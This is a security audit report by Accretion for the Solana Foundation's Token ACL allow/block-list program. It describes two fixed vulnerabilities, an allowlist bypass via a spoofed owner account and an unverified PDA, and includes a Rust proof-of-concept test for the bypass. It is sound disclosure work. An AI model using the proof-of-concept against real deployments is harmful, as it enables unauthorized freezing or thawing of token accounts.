



SECURITY ASSESSMENT



Accretion

Provided by Accretion Labs Pte Ltd. for Solana Foundation
June 12, 2026
A26SFR4

Solana Foundation

AUDITORS

Role	Name
Lead Auditor	Robert Reith (robert@accretion.xyz)
Auditor	Mahdi Rostami (mahdi@accretion.xyz)
Auditor	Niklas Brymko (niklas@accretion.xyz)

CLIENT

Solana Foundation (<https://solana.org>) engaged Accretion to conduct a security assessment of a Solana program implementing sRFC 37 that provides an Allow/Block List (ABL) system for token access control, enabling token issuers to manage which wallets can have their token accounts thawed through different operational modes

ENGAGEMENT TIMELINE

06 May	Project Kickoff Initial planning and scope definition
06 May	Assessment Begins Security review and testing phase
20 May	Review Fixes Security recommendations are given and implemented
20 May	Project Completion Report delivery and on-chain confirmation

AUDITED CODE

#	Program ID	Repository
1	TACLkU6CiCdkQN2MjoyDKVg2yAH9zkxiHDsiZtQ52TP	https://github.com/solana-foundation/token-acl

ASSESSMENT

The security assessment of Solana Foundation's Token ACL Gate Updates revealed 2 issues across different severity levels. The audit identified 1 high-severity and 1 low-severity vulnerability. The high-severity issue involved permissionless freeze/thaw operations that could bypass EOA allowlist controls by accepting arbitrary owner accounts. The low-severity finding related to insufficient PDA address verification. All identified issues have been successfully fixed by the development team.


CODE ASSESSMENT

The codebase demonstrates solid Solana program architecture with proper use of Program Derived Addresses (PDAs). However, the audit identified gaps in input validation and verification logic, particularly around owner account validation and PDA derivation checks.

KEY FINDINGS

High-severity issue found in permissionless freeze/thaw operations allowing bypass of EOA allowlist through arbitrary owner account injection. This could enable unauthorized token control by malicious actors circumventing intended access restrictions.

SEVERITY DISTRIBUTION



ENGAGEMENT SCOPE

The scope of this security assessment was a full review of the following items:

Item 1: Token ACL Gate Program

Link: <https://github.com/solana-foundation/token-acl>

Commit: 2e02b850e216c4f8104ad592123169a5a400658f

Program ID: TACLkU6CiCdkQN2MjoyDkVg2yAH9zkxiHDsitzQ52TP

Audit Result:

- **Audited Commit:** 1ac1b11e034b8fc726a0cc659ef82a0962cab4c7
- **Build Hash:** db704e7e8b2e573d323a74af06240121c692f9400c8704bc73b0cc9e4fb88144
- **Status:** Verified
- **Comment:** Verified

ISSUES SUMMARY

ID	TITLE	SEVERITY	STATUS
ACC-H1	Permissionless Freeze/Thaw Can Bypass EOA Allowlist	HIGH	FIXED
ACC-L1	flag_account PDA Address is not Verified with the PDA Derived	LOW	FIXED

DETAILED ISSUES

ACC-H1 Permissionless Freeze/Thaw Can Bypass EOA Allowlist

HIGH

FIXED

Description

We found that permissionless can_thaw and can_freeze flows allow the caller to provide an arbitrary owner account. The program does not verify that this owner matches the actual token account owner.

Because of this, a user can bypass the EOA allowlist checks, even if the real token account owner should not be allowed. This breaks the ACL/gate enforcement and can allow unauthorized freezing or thawing.

poc

<details>

```
#[tokio::test]
async fn issue_accretion() {
    let mut context = TestContext::new();

    let mint_cfg_pk = context.setup_token_acl();
    let list_config = context.create_list(Mode::AllowAllEoas);
    let _ = context.setup_extra metas(&[list_config]);

    let user = Keypair::new();
    let user_pubkey = user.pubkey();

    let mut instructions = Vec::new();

    let res = context.vm.airdrop(&user.pubkey(), 1_000_000_000);
    assert!(res.is_ok());

    let token_account = context.create_token_account_from_pubkey(&list_config);

    let acc = Account {
        mint: context.token.mint,
        owner: list_config,
        amount: 0,
        delegate: COption::None,
        state: AccountState::Frozen,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };

    let mut data = vec![0u8; Account::LEN];
    let res = Account::pack(acc, &mut data);
    assert!(res.is_ok());

    let ix = token_acl_client::create_thaw_permissionless_instruction_with_extra metas(
        &user_pubkey,
        &token_account,
        &context.token.mint,
        &mint_cfg_pk,
        &spl_token_2022_interface::ID,
        &user_pubkey,
        false,
        |pubkey| {
            let data = data.clone();
            let data2 = context.vm.get_account(&pubkey);
            async move {
                if pubkey == token_account {
                    return Ok(Some(data));
                }
            }
        }
    );
}
```

```

        }
        Ok(data2.map(|a| a.data.clone()))
    },
),
.await
.unwrap();

instructions.push(ix);

let tx = Transaction::new_signed_with_payer(
    &instructions,
    Some(&user_pubkey),
    &[user.insecure_clone()],
    context.vm.latest_blockhash(),
);
let res = context.vm.send_transaction(tx);
assert!(res.is_ok());
}
}

```

</details>

Location

https://github.com/solana-foundation/token-acl-gate/blob/f11223b49fb13bd0a4852240fc733ee332f8671b/program/src/instructions/can_thaw_permissionless.rs#L80-L82

https://github.com/solana-foundation/token-acl-gate/blob/f11223b49fb13bd0a4852240fc733ee332f8671b/program/src/instructions/can_freeze_permissionless.rs#L67-L71

Relevant Code

```

let pt = PodEdwardsPoint(*owner.key());
if !solana_curve25519::edwards::validate_edwards(&pt) {

```

```

crate::Mode::AllowAllEoas => {
    let pt = PodEdwardsPoint(*owner.key());
    if solana_curve25519::edwards::validate_edwards(&pt) {
        return Err(ABLError::AccountAllowed.into());
    }
}

```

Mitigation Suggestion

Validate that the provided owner matches the token account owner in both the ACL program and the gate program.

Remediation

Fixed in <https://github.com/tiago18c/token-acl-remediations/commit/2fca1856b2cdeca69b1013acfb855613878c96cc>.

ACC-L1

flag_account PDA Address is not Verified with the PDA Derived

LOW

FIXED

Description

We found that both `FreezePermissionless::try_from` and `ThawPermissionless::try_from` derive the expected `flag_account` PDA using `Pubkey::find_program_address(...)`, but they only keep the derived bump and never verify that the provided `flag_account.key` actually matches the derived PDA address.

As a result, an arbitrary account can be passed in place of the expected `flag_account`.

Location

https://github.com/solana-foundation/token-acl/blob/914bf6b68f52867454c9493de07b7b368fc0f0f4/program/src/instructions/freeze_permissionless.rs#L151-L154

https://github.com/solana-foundation/token-acl/blob/914bf6b68f52867454c9493de07b7b368fc0f0f4/program/src/instructions/thaw_permissionless.rs#L151-L154

Relevant Code

Mitigation Suggestion

Explicitly verify that `flag_account.key` equals the PDA derived from the expected seeds before accepting the account.

Remediation

Fixed in <https://github.com/tiago18c/token-acl-remediations/commit/252440e397583bb2b7b348b379a60458dc9bf3b8>.

APPENDIX

Vulnerability Classification

We rate our issues according to the following scale. Informational issues are reported informally to the developers and are not included in this report.

Severity	Description
Critical	Vulnerabilities that can be easily exploited and result in loss of user funds, or directly violate the protocol's integrity. Immediate action is required.
High	Vulnerabilities that can lead to loss of user funds under non-trivial preconditions, loss of fees, or permanent denial of service that requires a program upgrade. These issues require attention and should be resolved in the short term.
Medium	Vulnerabilities that may be more difficult to exploit but could still lead to some compromise of the system's functionality. For example, partial denial of service attacks, or such attacks that do not require a program upgrade to resolve, but may require manual intervention. These issues should be addressed as part of the normal development cycle.
Low	Vulnerabilities that have a minimal impact on the system's operations and can be fixed over time. These issues may include inconsistencies in state, or require such high capital investments that they are not exploitable profitably.
Informational	Findings that do not pose an immediate risk but could affect the system's efficiency, maintainability, or best practices.

Audit Methodology

Accretion is a boutique security auditor specializing in Solana's ecosystem. We employ a customized approach for each client, strategically allocating our resources to maximize code review effectiveness. Our auditors dedicate substantial time to developing a comprehensive understanding of each program under review, examining design decisions, expected and edge-case behaviors, invariants, optimizations, and data structures, while meticulously verifying mathematical correctness—all within the context of the developers' intentions.

Our audit scope extends beyond on-chain components to include associated infrastructure, such as user interfaces and supporting systems. Every audit encompasses both a holistic protocol design review and detailed line-by-line code analysis.

During our assessment, we focus on identifying:

- Solana-specific vulnerabilities
- Access control issues
- Arithmetic errors and precision loss
- Race conditions and MEV opportunities
- Logic errors and edge cases
- Performance optimization opportunities
- Invariant violations
- Account confusion vulnerabilities
- Authority check omissions
- Token22 implementation risks and SPL-related pitfalls
- Deviations from best practices

Our approach transcends conventional vulnerability classifications. We continuously conduct ecosystem-wide security research to identify and mitigate emerging threat vectors, ensuring our audits remain at the forefront of Solana security practices.